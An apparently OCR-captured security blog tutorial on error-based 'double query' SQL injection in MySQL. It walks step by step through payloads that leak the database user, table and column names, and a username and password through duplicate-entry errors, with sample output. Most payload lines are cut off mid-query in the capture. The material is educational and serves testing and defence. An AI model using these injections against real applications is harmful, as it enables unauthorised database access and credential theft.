
ADVERSIFY

Subscribe

DATABASES

Exploiting Double Query SQL Injections

Dan Horvath
Jul 12, 2022 6 min read



In: Databases, SQL Injection, Techniques, Web Application Hacking SHARE

Double query or Subquery Injection is a technique that is used to exploit an SQL Injection vulnerability. By combining two queries within a single query, it is possible to extract information from the database through its SQL error messages.

When Would We Use It

We discover an SQL Injection vulnerability, however, the web application isn't returning

any data back on the page which means extraction via `UNION SELECT` can't be used. Whilst no data is returned, we do notice that the web application is returning SQL Error Messages back to the user. This means we can utilise a technique called Double query Injection.

Starting Point

As an example, assume we have the following SQL Query and we have identified it is vulnerable to SQL Injection. Going forward, we will be using this as the base and injecting our double query SQL injection payload onto the end of it.

```
SELECT * FROM accounts WHERE id ='1'
```

Base SQL query

Enumerating Database Information

As a first step, we can start enumerating the database in order to find out more information. We can use a double query injection, shown below, alongside built-in functions from the database. This includes functions such as `user()` & `database()` etc.

```
COUNT(*),CONCAT((SELECT user()), FLOOR(RAND()*2)) AS a FROM informatio
```

Identifying the current database user through double query Injection

Analysing The Query

To start, let's examine the query below. We are joining together the following items using the `CONCAT()` function:

- `user()` - This is a built-in command that will output the current user the database is running as.
- `RAND()\*2` - This commands generates a random number and multiplies it by 2.
- `FLOOR(RAND()\*2)` - This command floors the result of `RAND()*2`, which would result in either a 1 or 0. The `FLOOR()` function returns the largest integer value that is equal to or less than the specified number.
- `GROUP BY` - This function is used in order to display the unique values and then output them under a column called "a". This is done because information_schema.tables has 430 rows, meaning that it would generate 430 rows containing the result under a column called "a". However, we want to make sure we're only getting the unique values, which would return only 2 results. The unique values in this case being root@localhost0 and root@localhost1.

To summarise, this query will join together the database `user()` and either a **'0'** or a **'1'**. Then only the unique values will be displayed under **"a"**.

```
SELECT CONCAT((SELECT user()), FLOOR(RAND()*2)) AS a FROM information

+------------------+
| a                |
+------------------+
| root@localhost0 |
| root@localhost1 |
+------------------+
2 rows in set (0.05 sec)
```

Combining the result of the user() function with either a 1 or a 0.

Next we are going to introduce the `COUNT(*)` function. By adding the `count()` function, the query now will now count how many times each value was generated, up to a maximum of the total number of rows in information_schema.tables (430). Eventually the statement will cause a database error, which then proceeds to leak the information we require.

```
SELECT COUNT(*),CONCAT((SELECT user()), FLOOR(RAND()*2)) AS a FROM in

+----------+-----------------+
| COUNT(*) | a               |
+----------+-----------------+
|      213 | root@localhost0 |
|      217 | root@localhost1 |
+----------+-----------------+
2 rows in set (0.05 sec)

SELECT COUNT(*),CONCAT((SELECT user()), FLOOR(RAND()*2)) AS a FROM in

ERROR 1062 (23000): Duplicate entry 'root@localhost1' for key 1
```

Adding the count() function to induce a database error leaking the information we are trying to discover.

Finally, in order to execute it within our SQL Injection payload, we need to append it using an `AND` operation. However, it isn't possible to use an `AND` by itself to join the queries together and when we execute it we are presented with the following error message:

```
SELECT * FROM accounts WHERE id = '1' AND (SELECT COUNT(*),CONCAT((SE

ERROR 1241 (21000): Operand should contain 1 column(s)
```

Trying to append the double query Injection payload using an AND operation.

The reason this occurs, is because the query is returning **two** columns.

To get around this we can create a temporary table to store our two rows but then only select 1 result. We can do this by using a select statement that will select 1 row from a temporary table called "x".

```
SELECT * FROM accounts WHERE id = '1' AND (SELECT 1 FROM (SELECT COUN

ERROR 1062 (23000): Duplicate entry 'root@localhost1' for key 1
```

A working double query injection payload that will extract the current database user

The end result is that we have constructed a basic double query SQL injection, that will dump the user that the database is currently running as. In this case, it's **root@localhost**.

Enumerating Tables

Enumerating tables is done in a similar way as how we extracted the `user()` and `database()` information shown above. By switching out `user()` for the following `SELECT` statement, we can query information_schema.tables for any table_names that are in the current database. We can then proceed to enumerate table names, one by one, by using the `LIMIT` function. i.e. `LIMIT 0,1`. `LIMIT 1,1` etc.

```
SELECT * FROM accounts WHERE id = '1' AND (SELECT 1 FROM(SELECT COUNT

ERROR 1062 (23000): Duplicate entry 'accounts2' for key 1
```

Extracting table names via double query injection

Enumerating Columns

With some simple tweaking we can enumerate columns for the tables we discovered above. By swapping out the previous query for one that queries `information_schema.columns`, we can search for `column_names` that belong to a specific table. An example of this is shown below:

```
SELECT * FROM accounts WHERE id = '1' AND (SELECT 1 FROM(SELECT COUNT
```

```
ERROR 1062 (23000): Duplicate entry 'cid0' for key 1

SELECT * FROM accounts WHERE id = '1' AND (SELECT 1 FROM(SELECT COUNT

ERROR 1062 (23000): Duplicate entry 'username3' for key 1

SELECT * FROM accounts WHERE id = '1' AND (SELECT 1 FROM(SELECT COUNT

ERROR 1062 (23000): Duplicate entry 'password0' for key 1
```

Extracting columns via double query injection

Similar to enumerating tables, you can use `LIMIT` to cycle through column names one by one.

Extracting Data From Columns

Now that we have enumerated the table names and the column names, we can expand on the payload above and actually extract information from the columns. Earlier, we noticed that we managed to find a table called **accounts**, and within that table there were columns called **username** & **password**.

We can use the SQL Function called `MID()` to extract data from columns. `MID()` allows you to specify a column_name to search, the start position (first position is 1), and the required numbers of characters.

The payload below combines multiple `MID()` functions in order to extract the username and password, separated by colon.

```
SELECT * FROM accounts WHERE id = '1' AND (SELECT 1 FROM(SELECT COUNT

ERROR 1062 (23000): Duplicate entry 'admin:adminpass3' for key 1
```

Extracting data from columns via double query injection

Summary

Double query or Substring Injection is another technique that can be used to exploit SQL Injections. They are particularly useful when the application is only returning SQL error messages and no data.

```
SELECT * FROM accounts WHERE id = '1' AND (SELECT 1 FROM(SELECT COUNT
```

Full double query injection payload to extract username and passwords

Query Breakdown

- `SELECT 1 FROM x` - *Derived table (temporary table) to store our two rows.*
- `COUNT()` - *The COUNT() function returns the number of rows that matches a specified criteria.*
- `CONCAT()` - *Joins items.*
- `MID()` - *Select substring of a string. In this case it allows you to specify the column name then select the starting character and the total amount of characters we want to extract. We can specify the exact row with LIMIT.*
- `LIMIT 2,1` - *Starting at row 2 return 1 result.*
- `FLOOR(rand()5))` - *Create a random value, multiply it by 5 and then floor it to get the result.*
- `GROUP BY` - *Displays the distinct entries from the column. The label or alias "a" is added to display the Column name as "a" which can be referenced by GROUP BY Clause.*
- `-- -` *SQL Comment to comment out the rest of the SQL query.*

Acknowledgements

1. HacktheBox - Enterprise by ippsec
2. Double-Query-Injections-Demystified by Infosec Institute

Disclaimer: All information provided within this post is for educational purposes only.

Written by

Dan Horvath

View all posts

More from Adversify: Protecting Your Business From Cyber Threats

TUTORIALS

Escalating Privileges via Linked Database Servers

Dan Horvath
Jul 10, 2022 9 min read

Helping our customers protect against cyber security threats within their digital estate.

Your email address

SUBSCRIBE

NAVIGATION

Home
Who We Are
Our Services
Blog
Privacy Policy
Cookie Policy
Terms of Service

SOCIAL

Twitter
RSS
LinkedIn